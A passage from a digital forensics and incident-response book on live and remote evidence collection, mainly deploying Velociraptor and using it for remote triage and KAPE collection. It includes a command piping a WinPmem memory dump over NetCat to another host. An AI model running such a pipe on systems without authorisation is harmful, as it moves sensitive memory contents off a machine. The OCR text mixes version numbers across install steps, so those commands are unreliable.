$Secure_$SDS	10/16/2019 10:56 PM	File	6,506 KB

Figure 6.26 – Details of KAPE acquired artifacts

Proper evidence handling starts the overall process that aims to determine the root cause of an incident and, potentially, identify the responsible party. For evidence to be of any use in an incident investigation, it has to be acquired in a sound manner. Incident responders should have a solid foundation in understanding the various types of acquisition and the tools and techniques that are available and apply those tools and techniques to the various situations that may arise. By applying solid techniques and properly documenting their actions, incident responders will be in a position to utilize the evidence to not only determine the root cause of an incident but also to back up their actions in a courtroom if necessary.

Summary

There is a wealth of information on a running system. Threats such as fileless malware require analysts and incident responders to act quickly while the system is still running. Capturing this evidence requires both preparation and proper execution of digital forensic tools. Over the course of this chapter, we examined how understanding the order of volatility of evidence is useful in crafting an acquisition strategy. We then examined the procedures that should be leveraged in live system acquisition. Finally, we pivoted into using command-line and GUI tools to acquire the needed artifacts. These techniques are invaluable to incident responders as they ensure that the evidence acquired is trustworthy and reliable.

In the next chapter, we will look at how to acquire similar evidence from a remote system.

https://t.me/learningnets

Questions

Answer the following questions to test your knowledge of this chapter:

1. When looking at the order of volatility, which of the following evidence categories should be acquired first?

   A. Random Access Memory

   B. Pagefile or Swap File

   C. Central Processing Unit, Registers

   D. Storage Drive

2. It is a good practice to acquire the pagefile with RAM if using FTK Imager.

   A. True

   B. False

3. When recreating the memory from a virtual system, responders should acquire both the VMSS and VMEM file.

   A. True

   B. False

Further reading

For more information about the topics covered in this chapter, you can refer to the following:

- *Order of Volatility*: `https://www.forensicswiki.org/wiki/Digital_evidence#Order_of_Volatility`
- *The Advanced Data Acquisition Model*: `https://researchrepository.murdoch.edu.au/id/eprint/14422/`
- *Best Practices in Digital Evidence Collection*: `https://digital-forensics.sans.org/blog/2009/09/12/best-practices-in-digital-evidence-collection/`

https://t.me/learningnets

7

Remote Evidence Collection

The preferred method for the acquisition of memory is through direct contact with the suspect system. This allows for adaptability by incident response analysts in the event that a tool or technique does not work. This method is also faster at obtaining the necessary files since it doesn't depend on a stable network connection. Although this is the preferred method, there may be geographical constraints, especially with larger organizations where the incident response analysts are a plane ride away from the location containing the evidence.

In the case of remote acquisition, incident response analysts can leverage the same tools that are utilized in local acquisition. The one change is that incident response analysts are required to utilize remote technology to access the suspect systems and perform the capture. As with any method that is utilized, incident response analysts should ensure that they document any use of remote technology. This will allow for the proper identification of legitimate versus suspect connections later on.

In this chapter, we will cover the following main topics:

- Enterprise incident response challenges
- Endpoint detection and response
- Velociraptor overview and deployment
- Velociraptor scenarios

Enterprise incident response challenges

The previous chapter focused on acquiring evidence when an analyst or a responder has physical access to the system. The reality of the situation is that this is often not the case. Infrastructure moved to cloud services such as **Amazon Web Services** (**AWS**) or the move toward a remote workforce creates a situation where responders most likely will not have physical access to plug a USB device in and run their tools to acquire evidence.

https://t.me/learningnets

Compounding this challenge is the need to get more actionable information much quicker than what traditional digital forensics can provide. For example, a traditional digital forensics methodology has analysts make a full image of an infected system, and capture the memory and other artifacts. These are then transferred to an analysis workstation and, over the course of hours or days, the analyst can obtain the necessary data. In situations where an incident may be localized or more detailed intrusion analysis needs to take place, this may be necessary. In other circumstances, this type of analysis methodology does not scale when looking at hundreds or even thousands of systems that may be impacted.

Moving away from this *traditional* digital forensics and investigation model is one that focuses on *Live Triage*. In this methodology, data is collected from systems that are suspected of being compromised. The focus here is on collecting high-value data in a central location where it can be indexed and analyzed. With the data in a central location, the analysts can then leverage tools and techniques to scale their investigation. Leveraging this technique will allow analysts to focus their efforts on systems with the greatest evidentiary value. It is on these systems that analysts can apply the full focus of digital forensics to gain the best understanding of the adversary and their behavior.

Endpoint detection and response

Ransomware has arguably been the one key threat that has changed how an incident response is conducted. The speed and widespread impact of such attacks has highlighted the need for tools that provide analysts with a method to search across the entire network infrastructure. This is where **endpoint detection and response** (**EDR**) tools come into the picture.

EDR tools grew out of the traditional signature-based antivirus that permeated the industry for nearly two decades. Building on the capability to match hash values and other signatures, EDR tools bring much-needed distributed capabilities to security and incident response teams. There are a variety of commercially available EDR platforms, each with distinctive features, but at a high level, they can generally perform the following functions:

- **Monitor and detect threats on endpoints**: This is where EDRs overlap with traditional antivirus. EDR platforms use a combination of signature matching, detection rules, and machine learning/AI to detect threats. This combination makes it possible for EDR platforms to detect behaviors that would otherwise appear legitimate to traditional antivirus. For example, adversaries often make use of legitimate system tools or binaries to conduct their attacks. For example, the post-exploitation tool Cobalt Strike will often use the legitimate Microsoft Windows `regsvr32.exe` binary to bypass Windows protection mechanisms and execute malicious code (`https://attack.mitre.org/techniques/T1218/010/`).
- **Automated response**: Another key function of EDR platforms is to automate response actions. For example, a malicious file detection may be set to trigger the isolation of an endpoint so that the adversary can not use it to move laterally. Other automated actions include banning malicious binaries from executing or cutting off network connections for specific processes. Another key

https://t.me/learningnets

automated feature that EDR platforms have is the ability to notify specific individuals through email or instant messaging for a quicker response.

- **Digital forensic acquisition and analysis**: The main advantage of EDR platforms for incident response analysts is the ability to acquire and analyze digital evidence remotely. For example, EDR platforms will have the ability to show binaries that have recently been executed or additional files added to the system. Analysts would be able to search for indicators such as these over the entirety of the network versus attempting to find these files on individual systems. An additional advantage is to also be able to acquire evidence such as individual files suspected of malicious activity or entire forensic packages. This functionality significantly reduces the time necessary to collect evidence while also allowing for searching and collection at scale.

Depending on the EDR platform, organizations also have flexibility in terms of deployment. The primary method of deployment is using a cloud management console that individual endpoints communicate with via an agent. This type of deployment can monitor both internal and cloud-based systems and provides flexibility for remote analysts and incident responders.

The one major disadvantage of EDR platforms is cost. This functionality does not come without a cost. Given the visibility and functionality of EDR platforms, they are quickly becoming a critical tool for organizations of all sizes and an important asset to incident responders to quickly gain incident awareness and the ability to investigate widespread adversary activity across the entire network.

Velociraptor overview and deployment

Aside from commercial platforms, there are open source tools that incident response teams can use that provide at least some of the functionality found in EDR platforms. One of these is **Velociraptor**. This tool uses a combination of a central server that endpoint agents connect to, as seen in *Figure 7.1*. These endpoint agents, called **clients**, manage the search of artifacts on remote systems. This places the load for searching and evidence acquisition on the endpoint, reducing the load on the server, and allowing for concurrent searches across multiple remote clients.

> **Velociraptor documentation**
>
> This chapter can only cover a limited portion of the features of Velociraptor. For a full breakdown of the features, including additional digital forensic use cases, review the Velociraptor documentation at `https://docs.velociraptor.app/`.

https://t.me/learningnets




Figure 7.1 – Velociraptor setup

To demonstrate some of the functionality of Velociraptor, a server will be configured. After that, a Windows client will be created and deployed to a Windows endpoint. From there, we will look at how Velociraptor can be used to gain data on an endpoint's behavior and extract meaningful evidence for further investigation.

Velociraptor server

The first portion of the Velociraptor tool is the server, which manages the agents that will later be installed on the endpoint. There are detailed instructions on deployment available on the Velociraptor GitHub page at `https://github.com/Velocidex/velociraptor`. There are also several options for deploying the server, including using Windows and Linux OS and Docker. In this case, the server application will be installed on an Ubuntu 20.04 LTS server. After installing the server, go through the following steps to install the application:

> **Static IP**
>
> One key consideration before getting started is to give Velociraptor a static IP address. The agents that will be configured later will need to have this IP address and any changes will make the agents useless.

https://t.me/learningnets

1. Once the Linux server is configured, either use the console or SSH into the server and install Velociraptor. First, create a directory for the Velociraptor files with the following command:

```
mkdir velociraptor
```

2. Change to the Velociraptor directory:

```
cd velociraptor
```

3. Download the Velociraptor package from GitHub via the Linux `wget` command:

```
wget https://github.com/Velocidex/velociraptor/releases/
download/v0.6.4-  1/velociraptor-v0.6.4-1-linux-amd64
```

4. Next, enter the following command to allow the Velociraptor package to execute:

```
chmod +x velociraptor-v0.6.4-1-linux-amd64
```

5. Now that the Velociraptor has been set to run, the next step is to create the YAML configuration file that contains the setup:

```
./velociraptor-v0.6.4-1-linux-amd64 config generate >
velociraptor.config.yaml
```

6. The configuration file needs to be edited to include the IP address for the GUI and to communicate with the agents that will communicate with the server. Using VIM or Nano, edit the file. For example, Nano will be used here:

```
nano velociraptor.config.yaml
```

7. In the `velocirpator.config.yaml` file, there are two entries for localhost. Find these and replace them with the IP address of your server. Next, there are three entries for the IP address `127.0.0.1`; again, replace these with the IP address of the server.
8. Move the configuration file into the `/etc` directory:

```
sudo mv velociraptor.config.yaml /etc
```

9. Next, set an administrator password to access the Velociraptor GUI. Enter a password when prompted:

```
./velociraptor-v0.6.4-1-linux-amd64 --config /etc/
velociraptor.config.yaml user add admin --role
administrator
```

https://t.me/learningnets

10. To start the Velociraptor frontend GUI, execute the following command:

```
./velociraptor-v0.6.0-1-linux-amd64 --config /etc/
velociraptor.config.yaml frontend -v
```

11. If the installation was successful, you should be able to log in to the GUI, which opens the following dashboard:




Figure 7.2 – Velociraptor welcome screen

As the previous directions show, setting up Velociraptor is easy. Further, the server can be deployed in either the internal network or within a cloud infrastructure such as AWS or Azure. This allows incident response analysts to collect data from any system with connectivity to the internet. This also removes the need to maintain a system as Velociraptor can be deployed as necessary in the event of an incident or maintained as a virtual system and powered up as needed.

Now that the server has been configured, let's go ahead and build a Windows collector that will allow an analyst to examine a remote Windows system.

https://t.me/learningnets

Velociraptor Windows collector

The Velociraptor collector is the agent that is installed on monitored endpoints and is connected to the server. To configure a collector, follow these steps:

1. Before a client can be configured, the Velociraptor application needs to be able to accept a self-signed SSL certificate. Access the `velociraptor.config.yaml` file that was moved to the `/etc` directory:

```
sudo nano /etc/velociraptor.config.yaml
```

2. Add the following line after the `nonce` line for the first certificate:

```
use_self_signed_ssl: true
```

Refer to the following screenshot for reference:



Figure 7.3 – Configuring the Velociraptor YAML file

https://t.me/learningnets

3. From the Velociraptor server command line, change to the `velociraptor` directory:

```
cd velociraptor
```

4. Create a client configuration file:

```
./velociraptor-v0.6.4-1-linux-amd64 --config /etc/
velociraptor.config.yaml config client > client.config.
yaml
```

5. Download the Windows executable file from GitHub:

```
wget https://github.com/Velocidex/velociraptor/releases/
download/v0.6.4-1/velociraptor-v0.6.4-windows-amd64.exe
```

6. The following command takes the Windows executable and combines it with the configuration file so that the Windows endpoint can communicate with the server:

```
./velociraptor-v0.6.0-1-linux-amd64 config repack --exe
velociraptor-v0.6.0-1-windows-amd64.exe client.config.
yaml Velociraptor_Agent.exe
```

7. Finally, ensure that the Secure Shell service is installed on the Velociraptor server:

```
sudo apt install openssh-server -y
```

The collector is now configured. To get the collector off the Velociraptor server, simply use any SFTP to transfer it off the system. Then, transfer it to the Windows endpoint or endpoints that you would like to monitor. Next, install the Velociraptor service using the Windows Command Prompt `Velociraptor_Agent.exe service install` command, as shown here:




Figure 7.4 – Velociraptor Agent intallation

https://t.me/learningnets

Velociraptor scenarios

Velociraptor is a feature-rich platform that can be leveraged for a wide range of digital forensics and incident response tasks. For the purposes of this discussion, the focus will be on using Velociraptor to access the remote system command line to return data along with running evidence collection binaries.

Velociraptor evidence collection

Velociraptor is a feature-rich tool with a wide range of capabilities. In this chapter, the focus will be on getting basic information about the endpoint, evidence acquisition through the command line, and finally, acquiring an evidence package for further analysis. This should be enough to at least gain some familiarity with Velociraptor. In later chapters, we will look at using Velociraptor for analysis and threat hunting.

Using the Windows command line

One tool that is often overlooked when conducting an initial triage analysis is the Windows command line. From here, an analyst can examine running processes and network connections and extract files. Velociraptor has the capability for an analyst to run commands and evidence tools via the command line on a remote system:

1. From the home screen, navigate to the **Search clients** box and select the down arrow. Select **Show All** for hosts:




Figure 7.5 – Searching for clients

2. This will show all the systems that Velociraptor is communicating with. Those systems with a green button are currently communicating with Velociraptor. If there are red buttons, this means that the endpoint agent is not communicating with the server and needs to be restarted:

		Client ID	Hostname	Fqdn
☐	●	C.325723f95d75b170	DESKTOP-5EP5O0E	DESKTOP-5EP5O0E.hitronhub.home
☐	●	C.61ccda4581e72dd1	DESKTOP-9SK5KPF	DESKTOP-9SK5KPF.hitronhub.home

Figure 7.6 – Client list

https://t.me/learningnets

3. In this example, the analyst wants to review the hostname **DESKTOP-9SK5KPF**. Clicking on the corresponding Client ID reveals the following information:




Figure 7.7 – Client information

4. One feature of Velociraptor that is useful for initial triage and investigation is the ability to leverage the Windows command line and PowerShell terminals on the Velociraptor server. To access this feature, navigate to the upper-right corner of the windows and click on the **>_Shell** button:



Figure 7.8 – Accessing Shell

5. This opens a window where the analyst can access the command line, PowerShell, Bash, or VQL. In this case, the analyst runs the `netstat` command against the target system by entering the command and clicking on **Launch**. This will produce the following:

https://t.me/learningnets




Figure 7.9 – Windows netstat command output

This feature is useful when conducting an initial analysis or triage of a system. Checking the network connections or running processes may reveal the presence of malware or command and control. This enables the analyst to focus on systems that may have those indicators. Another technique for evidence gathering is running tools that were discussed in the previous chapter from the command line.

CyLR

A simple way to acquire evidence from a remote system is to use the CyLR tool that was discussed in the previous chapter. In this case, the results can be sent to a remote server or workstation using SFTP. Simply run CyLR with the following command with the destination server username and password:

```
CyLR.exe -u username -p password -s 192.168.0.15
```

One technique that is useful is to send all the evidence to a central server where multiple analysts can work. In *Chapter 12*, CyLR will be combined with additional tools available on the Skadi platform.

WinPmem

WinPmem can be deployed on remote systems through native applications such as Remote Desktop or PsExec. Once installed on the remote system, the output of WinPmem can be piped to another system utilizing NetCat. For example, suppose that the incident response analyst is utilizing a system located at `192.168.0.56`. If the analyst is able to access the compromised host via PSExec or RDS, they can establish a NetCat connection back to their machine by using the following command:

```
C:/winpmem-2.1.exe - | nc 192.168.0.56 4455
```

https://t.me/learningnets

The preceding command tells the system to perform the capture and send the output via NetCat to the incident response analyst workstation over port `4455`. The drawback of this technique is that it requires access to Command Prompt, as well as the installation of both NetCat and WinPmem. This may not be the best option if the incident response analyst is dealing with a system that is suspected of being compromised.

Virtual filesystem

Another key feature of Velociraptor is the **virtual file system** (**VFS**). This allows analysts to examine the file structure on a remote system. This is a handy feature for instances where the analysts know a specific file or files that they would like to collect in relation to an alert or incident. In the following example, the analyst has been alerted to a suspicious DLL file located on a remote system and has been tasked with collecting it for analysis:

1. From the same window as the previous example, click on the **VFS** button:



Figure 7.10 – Accessing the VFS

2. Depending on the connection, this may take a few minutes to load. When it finishes loading, click on the **ntfs** portion, as shown:




Figure 7.11 – The VFS

https://t.me/learningnets

3. When navigating the filesystem, if there is an error message saying **No data available**, click on the folder icon, which will refresh the directory:



Figure 7.12 – Refresh buttons

In addition to refreshing the directory, the additional icons from left to right will either recursively refresh the directory, recursively download the directory, or view the artifacts collected.

4. Navigating to the `C:\Program Files\Common Files\System` directory shows a few DLL files. The one that stands out is the `bghe21.dll` file, which has a modified date and time of **2022-05-04** at **09:44:20 UTC**. This stands out as the other DLL files appear to have been modified much earlier:

	Name	Size	Mode	mtime
	Ole DB	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
	ado	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
	bghe21.dll	1 Mb	-rwxr-xr-x	2022-05-04 09:44:20 UTC
	en-US	0 b	drwxr-xr-x	2019-12-07 09:49:03 UTC
	msadc	0 b	drwxr-xr-x	2021-10-06 13:58:39 UTC
	wab32.dll	1 Mb	-rwxr-xr-x	2021-10-06 13:53:39 UTC
	wab32res.dll	1 Mb	-rwxr-xr-x	2021-10-06 13:53:39 UTC

Figure 7.13 – Suspect DLL

5. Clicking the **Collect from the client** button will download the suspect DLL from the system for analysis:

https://t.me/learningnets




Figure 7.14 – Collecting files

The VFS is useful for those events and incidents where the analyst has some data pointing to a specific file or directory to search for evidence. This feature significantly decreases the time necessary to acquire specific files. There are some circumstances though where the analyst needs to acquire an evidence package from a remote system. In this case, Velociraptor can be leveraged to acquire a range of files and other data related to an incident investigation.

Velociraptor evidence collection

The last feature that this chapter will look at is gathering evidence from a remote system for analysis. This feature gives the analyst a significant advantage in gathering this data remotely without the need to use the **sneaker-net** approach. In this case, Velociraptor will be used to gather KAPE evidence collection from a remote system:

1. Starting from the beginning, to collect evidence from a system, click on the corresponding Client ID for the suspect system – in this case, **DESKTOP-9SK5KPF**:




Figure 7.15 – Client list

2. On the left pane, click on the bottom reverse clock icon:

https://t.me/learningnets




Figure 7.16 – Collection icon

3. In the new window, click on the **New Collection** plus sign at the top-left under the navigation bar:



Figure 7.17 – Starting a new collection

4. This will open the **New Collection: Select Artifacts to collect** window. There is a wide range of evidence items and sets that can be collected. In this instance, the analyst wants to collect the KAPE **Targets** artifacts. Navigate to **Windows.KapeFiles.Targets**, as shown:





Figure 7.18 – Selecting artifacts

https://t.me/learningnets

5. When clicking on the artifacts, the following dialog box opens in the right-hand pane. This information details what parameters can be set. This matches the collection types that were seen in the previous discussion on KAPE:



Windows.KapeFiles.Targets

Type: client

Kape is a popular bulk collector tool for triaging a system quickly. While KAPE itself is not an opensource tool, the logic it uses to decide which files to collect is encoded in YAML files hosted on the KapeFiles project (https://github.com/EricZimmerman/KapeFiles) and released under an MIT license.

This artifact is automatically generated from these YAML files, contributed and maintained by the community. This artifact only encapsulates the KAPE "Targets" - basically a bunch of glob expressions used for collecting files on the endpoint. We do not do any post processing these files - we just collect them.

We recommend that timeouts and upload limits be used conservatively with this artifact because we can upload really vast quantities of data very quickly.

Parameters

Name	Type	Default	Description
UseAutoAccessor	bool	Y	Uses file accessor when possible instead of ntfs parser - this is much faster.
Device		C:	Name of the drive letter to search.
